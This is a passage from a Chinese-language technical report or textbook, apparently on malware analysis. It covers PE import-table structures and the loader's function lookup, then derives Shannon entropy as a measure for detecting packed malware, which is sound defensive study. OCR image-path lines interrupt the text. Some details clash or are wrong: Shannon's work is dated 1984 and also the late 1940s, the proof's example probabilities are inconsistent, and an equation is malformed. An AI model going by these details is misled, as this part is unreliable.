圖表 4-33 載入函式呼叫流程



為什麼不直接使用 CALL 指令跳到 DLL 中的函式位址呢？原因在於 DLL 每次的位址不一定相同，如果 import/export 的函式位址改變，則 PE loader 就要

修改其 call 指令後的記憶體位址。利用上圖的作法，PE 載入器不用去修改其程式碼，只需把記憶體位址填入到.idata 的 DWORD 中即可。Import table 的作用在於告訴 PE loader 要填入哪些外部函式的記憶體位址。而 Export table 的作用在於告訴 PE loader 這些函式的位址。關於 PE loader 如何 import table 與如何取得 export table 的資訊，將會在下章節做更詳細的介紹。

PE loader 利用 Data Directory 來找到 import table，它是 Optional Header 結構中的最後一個域。Data Directory 是一個 IMAGE_DATA_DIRECTORY 結構陣列，共有 16 個成員，每個成員包含了一個重要資料結構的資訊(RVA 和大小)，並且這些重要資料結構的資訊在 IMAGE_DATA_DIRECTORY 結構陣列中的位置是固定的，這樣載入器就很容易找到需要的資訊了。下面的表就是 IMAGE_DATA_DIRECTORY 結構陣列的佈置情況：

表格 4-13IMAGE_DATA_DIRECTORY 結構陣列

Member	Info inside
0	Export symbols
1	Import symbols
2	Resources
3	Exception
4	Security
5	Base relocation
6	Debug
7	Copyright string
8	Unknown
9	Thread local storage (TLS)
10	Load configuration
11	Bound Import
12	Import Address Table (IAT)
13	Delay Import

14	COM descriptor

Data Directory 包含了 PE 檔中各重要資料結構的位置和尺寸資訊。Data Directory 的每個成員都是 IMAGE_DATA_DIRECTORY 結構類型的，其定義如下所示:

```
IMAGE_DATA_DIRECTORY STRUCT
   VirtualAddress dd ?
isize dd ?
IMAGE_DATA_DIRECTORY ENDS
```

VirtualAddress 實際上是資料結構的相對虛擬位址(RVA)。比如，如果該結構是關於 import symbols 的，該域就包含指向 IMAGE_IMPORT_DESCRIPTOR 陣列的 RVA。而 isize 含有 VirtualAddress 所指向資料結構的位元組數。

現在我們知道如何找到載入函式表了。Data Directory 陣列第二項的 VirtualAddress 包含載入函式表位址。載入函式表實際上是一個 IMAGE_IMPORT_DESCRIPTOR 結構陣列。每個結構包含 PE 檔載入函式的一個相關 DLL 的資訊。比如，如果該 PE 檔從 10 個不同的 DLL 中載入函式，那麼這個陣列就有 10 個成員。該陣列以一個全 0 的成員結尾。下面詳細研究結構組成：

```
IMAGE_IMPORT_DESCRIPTOR STRUCT
union
        Characteristics dd ?
        OriginalFirstThunk dd ?
ends
    TimeDateStamp dd ?
    ForwarderChain dd ?
    Name1 dd ?
    FirstThunk dd ?
IMAGE_IMPORT_DESCRIPTOR ENDS
```

結構第一項是一個 union 子結構。事實上，這個 union 子結構只是給 OriginalFirstThunk 增添了一個別名，您也可以稱其為"Characteristics"。該成員項是指向一個 DWORD 陣列的 RVA。陣列裡的每一個 DWORD 事實上是一個 IMAGE_THUNK_DATA union。那麼，IMAGE_THUNK_DATA 又是什麼呢? 每個 IMAGE_THUNK_DATA union 對應於一個輸入函式，這個 DWORD（即 IMAGE_THUNK_DATA union）的內容視檔被與否（即：前後內容不同，原因後面會解釋），以及函式被以名稱輸入或以序號輸入而定（即：輸入方式不同，內容不同）。以名稱輸入是比較常見的方式。

當一個函式以序號輸入，EXE 檔的 IMAGE_THUNK_DATA DWORD 中的最高位（0x80000000）設立。例如，考慮一個 IMAGE_THUNK_DATA，其值為 0x80000112，放在 GDI32.DLL 陣列中。表示這 IMAGE_THUNK_DATA 將輸入 GDI32.DLL 中的第 112 號輸出（exported）函式。如果函式以名稱輸入，IMAGE_THUNK_DATA DWORD 就內含一個 RVA（Relative Virtual Address），指向 IMAGE_IMPORT_BY_NAME 結構，由於一個輸入函式對應一個


IMAGE_THUNK_DATA union，而當函式以名稱輸入的時候 IMAGE_THUNK_DATA 又指向一個 IMAGE_IMPORT_BY_NAME 結構，所以此時一個輸入函式對應一個 IMAGE_IMPORT_BY_NAME 結構。現在讓我們看看 IMAGE_IMPORT_BY_NAME 結構裡面有些什麼，我們希望裡面存有一個載入函式的相關資訊：

```
IMAGE_IMPORT_BY_NAME
STRUCT
   Hint dw ?
   Name1 db ?
IMAGE_IMPORT_BY_NAME
ENDS
```

Hint：指示本函式在其所駐留 DLL 的引出表中的索引號。該域被 PE loader 用來在 DLL 的引出表裡快速查詢函式。 Name1 含有載入函式的函式名。函式名是一個 ASCII 字串。現在請看這裡: 假設程式中調用了 n 個輸入函式，那麼就對應著有 n 個 IMAGE_IMPORT_BY_NAME 結構，我們收集起這些結構的 RVA 放在 IMAGE_THUNK_DATA 結構中組成一個陣列，並以 0 結尾，然後再將此陣列的 RVA 放入 OriginalFirstThunk。這樣一來我們就可以利用 OriginalFirstThunk 這指標把某一個 DLL 中使用的函式全部給揪出來。

回 IMAGE_IMPORT_DESCRIPTOR 結構，FirstThunk 與 OriginalFirstThunk 非常相似，也是一個 RVA，它也是指向一個 IMAGE_THUNK_DATA 結構陣列(當然這是另外一個 IMAGE_THUNK_DATA 結構陣列，不過這個 IMAGE_THUNK_DATA 結構陣列和 OriginalFirstThunk 指


向的 IMAGE_THUNK_DATA 結構陣列內容是完全一樣的)。也就是說，第一個陣列的 RVA 賦給 OriginalFirstThunk，而第二個陣列的 RVA 賦給 FirstThunk，這樣一切都很清楚了。抑或可以表示成：



OriginalFirstThunk 和 FirstThunk 所指向的這兩個陣列大小取決於 PE 檔從 DLL 中載入函式的數目。例如，如果 PE 檔從 kernel32.dll 中載入 10 個函式，那麼 IMAGE_IMPORT_DESCRIPTOR 結構的 Name1 域包含指向字串 "kernel32.dll"的 RVA，同時每個 IMAGE_THUNK_DATA 陣列有 10 個元素。

DLL 函數的使用會導至一個 JMP DWORD PTR [導入的函式位址] 指令。[導入的函式位址] 事實上參考到 FirstThunk 陣列中的一個元素。由於這個 IMAGE_THUNK_DATA 陣列內容已被載入器改寫為輸入函數的位址，所以它又被稱做 Import Address Table（IAT），由於這塊資料區的重要性，為了查找方便在資料目錄（Data Directory）中有一項就是來描述它的。下面是一個更具體的圖例：

圖表 4-34 重新寫入載入函式位址



PE loader 將會按照下面步驟找到導入的函式：

1.校驗檔是否是有效的 PE 檔案。

2.從 DOS header 定位到 PE header。

3.獲取位於 OptionalHeader 資料目錄位址。

4.轉至資料目錄的第二個成員提取其 VirtualAddress 值。//import

5.利用上值定位第一個 IMAGE_IMPORT_DESCRIPTOR 結構。

6.檢查 OriginalFirstThunk 值。若不為 0，順著 OriginalFirstThunk 裡的 RVA 值轉入那個 RVA 陣列。若 OriginalFirstThunk 為 0，就改用 FirstThunk 值。有些連接器生成 PE 檔時會置 OriginalFirstThunk 值為 0，這應該算是個 bug。不過為了安全起見，我們還是檢查 OriginalFirstThunk 值先。

7.對於每個陣列元素，我們比對元素值是否等於

IMAGE_ORDINAL_FLAG32。如果該元素值的最高二進位為 1，那麼函數是由序數載入的，可以從該值的低位元組提取序數。

8.如果元素值的最高二進位為 0，就可將該值作為 RVA 轉入 IMAGE_IMPORT_BY_NAME 陣列，跳過 Hint 就是函數名字了。

9.再跳至下一個陣列元素提取函數名一直到陣列底部(它以 null 結尾)。現在我們已遍歷完一個 DLL 的載入函數，接下去處理下一個 DLL。

10. 即跳轉到下一個 IMAGE_IMPORT_DESCRIPTOR 並處理之，如此這般迴圈直到陣列見底。(IMAGE_IMPORT_DESCRIPTOR 陣列以一個全 0 域元素結尾)。經過上面的說明，我們已經可以知道 PE 檔案如何外部函式。此方式除了可以減少編譯過的程式大小以外，也可以較彈性的去維護動態函式庫的函式。此部分將實作出一個可以得知表的系統，並比對其函式名稱，看是否有欲觀測的系統函式。

4.1.7 資訊熵

在靜態分析大量的惡意樣本程式中，對於自動化分析與識別惡意程式的分析工作來說，加殼或加密的惡意程式是一個極大的挑戰。利用資訊熵來做統計上的分群，可以讓分析有效率且快速地去識別出那些加殼與加密的惡意樣本。由於加殼加密的惡意樣本會使用程式混淆(code obfuscation)技巧，來避免程式分析者得知其攻擊手法，在近年來，加殼加密的手法層出不窮。對於以往使用特徵值(pattern-based)的偵測惡意字串與惡意程式碼,駭客們使用了加殼加密手法，把原本的可執行檔內容轉換成看似隨意亂數的二進位檔。由於無法識別其加殼過後的可執行檔內容，分析人員要做逆向工程將會有極大的困難。

這些駭客們利用加殼或加密手法，破壞可執行檔的規律性，利用加密演算法的擴散性(diffusion)和混淆性(confusion)的技術,來保護其自身攻擊的演算法。例如：利用 3-DES 加密演算法來產生加密過後的可執行檔。由於 3-DES 所產生的檔案區塊難以預測其未加密的數值，其原因在於它重複了數次的運算，使得讓原始內容與加密過後的內容相差甚遠。此一做法，為了就是破壞其原本可執行檔的規律性，提高檔案的不確定性。在 1984 年 Claude E. Shannon 提出了資訊熵(Shannon entropy，以後簡稱為 entropy)來量化一個檔案的亂度。由於加殼加密手法的目的就是為了提高亂度,故我們可以利用資訊熵(entropy)來分出一般可執行檔與加殼加密過的檔案。


在資訊理論(information theory)的研究中，二進位熵(Binary entropy function)

用來表示一白努利測試(Bernoulli trial)的不確定性。當有一個隨機事件X,$X=1$時代表該事件發生，$X=0$時代表該事件沒有發生。我們可以假設發生機率為p,我們可寫成$\Pr(X=1)=p$,而$\Pr(X=0)=1-p$而此X的資訊熵可寫成：

$$\mathrm{H}(X)=H_b(p)=-p\log p-(1-p)\log(1-p)$$

當$p=\frac{1}{2}$的時候，此資訊熵$\mathrm{H}(X)$會有最大值。而$p=1$ 或$p=0$時，此事件的不確定性應該為 0。

圖表 4-35 資訊熵的分部曲線圖



資訊熵(Entropy)是利用統計來計算數位訊息的不確定性，換句話說也可以代表著亂度。”不確定性(uncertainty)的程度可以量化嗎？”這在 1940 年末由於資訊理論(information theory)的需要而誕生了 Shannon entropy。它在現代的科學領域中扮演著重要的角色。本計畫利用量化可執行檔的亂度，來推斷出該執行檔是否有經過加殼程式保護。在正常的執行檔中，由於指令碼的格式固定 op code，再解析二進位資料的時候，往往會有一套規律。舉例來說，cmp 指令通常在 je,jne 之前，或者是可能會有集中使用的記憶體區段。也因為這些規律性，使得讓可執行檔的 entropy 降低，以下為資訊熵做詳細的介紹。

Shannon Entropy

假設我們有兩枚硬幣，一面硬幣做的兩面大小一樣、重量一樣。而另一枚則是一面頭重腳輕，大小不均。在大多數人的推斷當中，第一面硬幣比較難以猜測它的結果，因為他的機率看似 1/2。相對的，另外一面的結果可能總會讓輕的那一面朝上，而導致機率不平均。經過這些觀察，我們可以歸納一些數學式子。假設樣本空間 (Sample space) X 有 n 的基本事件，其基本事件 wi 的概率為 pi, i=1,2,…,n。由於所有事件的機率總和是 1，故基本關係式$\sum_{i=1}^{n} pi = 1, pi \geq 0$ i = 1,2, … , n。我們用$H(p_1, \dots, p_n)$來表示這個樣本空間的亂度。而這個函式 H 用來刻劃具有概率分別為 p_1,p_2, …, p_n 的事件 w_1,w_2,…,w_n 的樣本空間的「不確定度」。$H(p_1, \dots, p_n)$若要精確地反映試驗結果的不確定度，似乎必須滿足下列三個基本條件：

i. 對固定的 n，$H(p_1,\dots,p_n)$是一個連續函式：

由於出現事件機率p_i是一連續的數值，而$H(p_1,\dots,p_n)$的值取決於內部的$p_1,\dots,p_n$，故$H(p_1,\dots,p_n)$也要保持為連續函式的特性。

ii. 若$p_1=\frac{1}{\mathrm{n}},i=1,2,\dots,n$，則對應的$H(\frac{1}{n},\dots,\frac{1}{n})$是 n 的單調遞增函數：


考慮一個六面骰子，與一個兩面的硬幣。我們分別把不確定性函式表是為$H_1(\frac{1}{6},\frac{1}{6},\frac{1}{6},\frac{1}{6},\frac{1}{6},\frac{1}{6})$和$H_2(\frac{1}{2},\frac{1}{2})$。概括來說，通常會認為六面骰的事件機率比較難猜中，也就是不確性機率較高。這兩個函式須保持這樣的關係式，$H_1\left(\frac{1}{6},\frac{1}{6},\frac{1}{6},\frac{1}{6},\frac{1}{6},\frac{1}{6}\right)>H_2(\frac{1}{2},\frac{1}{2})$。

iii. 若某一試驗$H(h_1,\dots,h_n)$分解成多個相繼的試驗h_1,h_2,h_3，則原先的 H 值應為相應的各個h_i值之加權和 (weighted sum)：


舉例來說，公司尾牙抽獎。抽中行政部門的機率是$\frac{1}{3}$，抽中研發部門的機率是$\frac{1}{2}$，抽到製造部門的機率是$\frac{1}{6}$。而行政部門有 10 人，研發部門有 20 人，製造部門有 30 人。試問研發部門中獎的機率有多少？首先，在各部門中，每個人中獎的機率相同。故$H_1(\frac{1}{10},\dots,\frac{1}{10})$、$H_2(\frac{1}{20},\dots,\frac{1}{20})$、$H_3(\frac{1}{30},\dots,\frac{1}{30})$分別代表各部門每人中獎的機率。但由於各部門中獎機率不同，故要乘上權重(weight sum) 讓行政部門抽中的機率是$\frac{1}{30}$、研發部門是$\frac{1}{40}$而製造部門是。全部的機率來看的絕對不確定性，此外我們可以絕對不確定性的方式來逐一的把事件機率量化。這兩種「絕對不確定」和「相對不確定」分析應給出同樣的結果，也就是說下列式子必須成立

$$H\left(\frac{1}{30},\dots,\frac{1}{40},\dots,\frac{1}{180}\right)=\frac{1}{3}H_1\left(\frac{1}{10},\dots,\frac{1}{10}\right)+\frac{1}{2}H_2\left(\frac{1}{20},\dots,\frac{1}{20}\right)+\frac{1}{6}H_3(\frac{1}{30},\dots,\frac{1}{30})$$

圖表 4-36 公司尾牙抽獎的階層式機率事件



圖表 4-37 公司尾牙抽獎的直接式機率事件



下面我們來證明一個重要結論：

定理 1-1：

滿足條件(i)、(ii)和(iii)的函數，H恰好具有形式：

$$H(p_1,\dots,p_n) = -K\sum_{i=1}^{n} p_i \log p_i$$

其中K為某個固定正常數。


第一步：記$A(n)=H\left(\frac{1}{n},\dots,\frac{1}{n}\right)$,$n$為正整數。$A(s^m)=mA(s)$,$s$和$m$均為正整數。

我們先對 s=2,m=3 用下列圖所示來證明此斷言。即我們要證明$H\left(\frac{1}{8},\dots,\frac{1}{8}\right)=3H\left(\frac{1}{2},\frac{1}{2}\right)$。由條件(iii)得

$$\begin{aligned}H\left(\frac{1}{8},\dots,\frac{1}{8}\right) &= H\left(\frac{1}{2},\frac{1}{2}\right)+\left[\frac{1}{2}H\left(\frac{1}{2},\frac{1}{2}\right)+\frac{1}{2}H\left(\frac{1}{2},\frac{1}{2}\right)\right]\\ &\quad+\left[\frac{1}{4}H\left(\frac{1}{2},\frac{1}{2}\right)+\frac{1}{4}H\left(\frac{1}{2},\frac{1}{2}\right)+\frac{1}{4}H\left(\frac{1}{2},\frac{1}{2}\right)+\frac{1}{4}H\left(\frac{1}{2},\frac{1}{2}\right)\right]\\ &= H\left(\frac{1}{2},\frac{1}{2}\right)+H\left(\frac{1}{2},\frac{1}{2}\right)+H\left(\frac{1}{2},\frac{1}{2}\right)=3H\left(\frac{1}{2},\frac{1}{2}\right)\end{aligned}$$

由歸納法易知，一般地有

$$\begin{aligned}&H\left(\frac{1}{s^m},\dots,\frac{1}{s^m}\right)\\ &\quad= H\left(\frac{1}{s},\dots,\frac{1}{s}\right)+s\frac{1}{s}H\left(\frac{1}{s},\dots,\frac{1}{s}\right)\\ &\quad+s^2\frac{1}{s^2}H\left(\frac{1}{s},\dots,\frac{1}{s}\right)+..+s^{m-1}\frac{1}{s^{m-1}}H\left(\frac{1}{s},\dots,\frac{1}{s}\right)\\ &\quad= H\left(\frac{1}{s},\dots,\frac{1}{s}\right)+\left(\frac{1}{s},\dots,\frac{1}{s}\right)+\cdots+\left(\frac{1}{s},\dots,\frac{1}{s}\right)=mH\left(\frac{1}{s},\dots,\frac{1}{s}\right)\end{aligned}$$



這就證明了斷言。

現在設正整數 *t,s,n* 和 m 滿足

$$m \log s \leq n \log t < (m+1) \log s$$

即

$$\frac{m}{n} \leq \frac{\log t}{\log s} < \frac{m}{n} + \frac{1}{n}$$

故有

$$\left| \frac{m}{n} - \frac{\log t}{\log s} \right| < \frac{1}{n}$$

由條件(ii)，A 是其自變量的單調遞增函數，且由我們剛證的斷言，有

$$mA(s) \leq nA(t) < (m+1)A(s)$$

由上述兩式可知

$$\left|\frac{A(t)}{A(s)}-\frac{log\,t}{log\,s}\right|<\frac{2}{n}$$

因為 n 可以取任意自然數，而上式左邊與 n 無關，故有

$$\left|\frac{A(t)}{A(s)}=\frac{log\,t}{log\,s}\right|$$

或

$$\frac{A(t)}{log\,t}=\frac{A(s)}{log\,s}=K$$

其中 K 為一固定正常數，這樣我們有

$$A(t)=K\,log\,t$$


由此，

$$H\left(\frac{1}{n},\ldots,\frac{1}{n}\right)=K\,log\,n=-K\sum_{i=1}^{n}\frac{1}{n}log\frac{1}{n}$$

即，本定理對特殊情形$pi=\frac{1}{n},i=1,\ldots,n$成立。

第二步：

現在對p_i取一般的非有理數來證明此定理，我們對$p_1=\frac{1}{2},p_2=\frac{1}{2},p_3=\frac{1}{6}$描述證明的思想，作出下列圖



根據條件(iii)

$$H\left(\frac{1}{6},\dots,\frac{1}{6}\right)=H\left(\frac{1}{2},\frac{1}{3},\frac{1}{6}\right)+\frac{1}{2}H\left(\frac{1}{2},\frac{1}{3},\frac{1}{3}\right)+\frac{1}{3}H\left(\frac{1}{2},\frac{1}{2}\right)+\frac{1}{6}H(1)$$

故有

